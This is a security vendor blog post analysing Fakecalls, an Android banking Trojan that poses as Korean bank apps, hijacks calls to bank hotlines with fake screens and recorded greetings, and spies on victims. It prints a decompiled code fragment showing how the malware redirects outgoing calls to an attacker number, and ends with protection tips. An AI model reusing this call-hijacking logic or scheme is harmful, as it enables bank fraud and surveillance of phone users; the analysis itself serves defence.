
Fakecalls: a talking Trojan

kaspersky.com.au/blog/fakecalls-banking-trojan/30379/

Cybercriminals are always coming up with ever more sophisticated malware. Last year, for example, saw the appearance of an unusual banking Trojan called Fakecalls. Besides the usual spying features, it has an interesting ability to “talk” with the victim in the guise of a bank employee. There is little information about Fakecalls online, so we decided to shed some light on its capabilities.

Trojan in disguise

Fakecalls mimics the mobile apps of popular Korean banks, among them KB (Kookmin Bank) and KakaoBank. Curiously, in addition to the usual logos, the Trojan’s creators display the support numbers of the respective banks on the Fakecalls screen. These phone numbers appear to be real — the number 1599-3333, for instance, can be found on the main page of the KakaoBank official website.



금융상품을 만드는건 어렵지만 불필요한 과정을 찾아 알기 위하여 간편한 모바일로 알기쉽게 설계했다. >

3개월 이상 재직중인 고객님을 위한 대출 상품입니다. 개인의 소득 수준과 신용점수에 따라 최대 1억원까지 대출이 가능합니다.

대표전화 1599-3333
(상담시간 : 평일 09:00 ~ 18:00 / 주말·공휴일 제외)


The Trojan imitates the KB (left) and KakaoBank (right) banking apps


When installed, the Trojan immediately requests a whole host of permissions, including access to contacts, microphone and camera, geolocation, call handling, and so on.

Calling the bank


Unlike other banking Trojans, Fakecalls can imitate phone conversations with customer support. If the victim calls the bank's hotline, the Trojan discreetly breaks the connection and opens its own fake call screen instead of the regular calling app. The call appears to be normal, but in fact the attackers are now in control.

The only thing that might give away the Trojan at this stage is the fake call screen. Fakecalls has only one interface language: Korean. This means that if another system language is selected on the phone — say, English — the victim will likely smell a rat.





After the call is intercepted, there are two possible scenarios. In the first, Fakecalls connects the victim directly with the cybercriminals, since the app has permission to make outgoing calls. In the second, the Trojan plays prerecorded audio imitating the standard greeting from the bank.



```
if(arg11.getAction().equals("android.intent.action.NEW_OUTGOING_CALL")) {
    String v0 = MyBroadReceiverB.a;
    va.log(v0, "onReceive temp:" + AppStart.stateMaschine + ", phoneState:" + AppStart.callState);
    String v11 = arg11.getStringExtra("android.intent.extra.PHONE_NUMBER");
    va.log(v0, "CallOut_Number=" + v11);
    if(AppStart.stateMaschine != 4 && AppStart.stateMaschine != 2) {
        if(AppStart.t) {
            OverlayService.stopOverlay(arg10);
        }

        String v11_1 = v11.replaceAll("-", "");
        v11_1 = v11_1.startsWith("+82") ? "0" + v11_1.substring(3) : v11.replaceAll("-", "");
        MyBroadReceiverB.d = 1;
        int v2_1 = appPrefs.getInt("KEY_ENABLE", 0);
        va.log(v0, "enable=" + v2_1);
        if(v2_1 == 0) {
            return;
        }

        String v2_2 = appPrefs.getString("KEY_P2_NUMBER1", "");
        va.log(v0, "p2number=" + v2_2 + ", send_f:" + appPrefs.getInt("KEY_SEND_F", 0));
        AppStart.upload = v11_1;
        AppStart.k = 0;
        AppStart.j = 1;
        AppStart.l = 2;
        boolean v3 = MyBroadReceiverB.readDbConf(arg10, v11_1);
        va.log(v0, "uploadNumber:" + v11_1 + ", NeedShow=" + ((boolean)(((int)v3))));
        if((v3) && !TextUtils.isEmpty(v2_2)) {
            AppStart.r = v2_2;
            va.log(v0, ">>>>> p2-start! <<<<<");
            AppStart.callState = 1;
            if(ya.g().contains("SM")) {
                g.insertContacts(arg10, v11_1, v2_2);
                AppStart.dialNumber = v11_1;
            }

            if(AppStart.i == 0) {
                this.setResultData(v2_2);
            }
            else {
                AppStart.stateMaschine = 3;
                if(MyBroadReceiverB.e == null) {
                    MyBroadReceiverB.e = new Handler();
                }

                MyBroadReceiverB.e.postDelayed(MyBroadReceiverB.f, 50000L);
            }

            if(!AppStart.t) {
                OverlayService.startOverlay(arg10, v11_1, "", 1);
                if(AppStart.stateMaschine != 3) {
                    new audioPlay(arg10, AppStart.playIdx).start();
```

Fakecalls code fragment that plays prerecorded audio during an outgoing call

So that the Trojan maintains a realistic dialogue with the victim, the cybercriminals have recorded several phrases (in Korean) typically uttered by voicemail or call-center employees. For example, the victim might hear something like this: “Hello. Thank you for calling KakaoBank. Our call center is currently receiving an unusually large volume of calls. A consultant will speak to you as soon as possible. <...> To improve the quality of the service, your conversation will be recorded.” Or: “Welcome to Kookmin Bank. Your conversation will be recorded. We will now connect you with an operator.”

After that, the attackers, under the guise of a bank employee, can try to coax payment data or other confidential information out of the victim.

Besides outgoing calls, Fakecalls can spoof incoming calls as well. When the cybercriminals want to contact the victim, the Trojan displays its own screen over the system one. As a result, the user sees not the real number used by the cybercriminals, but the one shown by the Trojan, such as the phone number of the bank's support service.

Spyware toolkit

In addition to mimicking telephone customer support, Fakecalls has features more typical of banking Trojans. For example, at the attackers' command, the malware can turn on the victim's phone's microphone and send recordings from it to their server, as well as secretly broadcast audio and video from the phone in real time.

That's not all. Remember the permissions the Trojan asked for during installation? The cybercriminals can use them to determine the device's location, copy the contacts list or files (including photos and videos) from the phone to their server, and access the call and text message history.

These permissions allow the malware not only to spy on the user, but to control their device to a certain extent, giving the Trojan the ability to drop incoming calls and delete them from the history. This allows the scammers, among other things, to block and hide real calls from banks.

Kaspersky solutions detect this malware with the verdict Trojan-Banker.AndroidOS.Fakecalls, and safeguards the device.

How to stay protected

To prevent your personal data and money from falling into cybercriminal hands, follow these simple tips:

- Download apps only from official stores and do not allow installations from unknown sources. Official stores run checks on all programs, and even if malware still sneaks in, it usually gets promptly removed.
- Pay attention to what permissions apps ask for and whether they really need them. Don't be afraid to deny permissions, especially potentially dangerous ones like access to calls, text messages, accessibility and so on.
- Never give confidential information over the phone. Real bank employees will never ask for your online banking login credentials, PIN, card security code or confirmation codes from text messages. If in doubt, go to the bank's official website and find out what employees can and cannot ask about.
- Install a robust solution that protects all your devices from banking Trojans and other malware.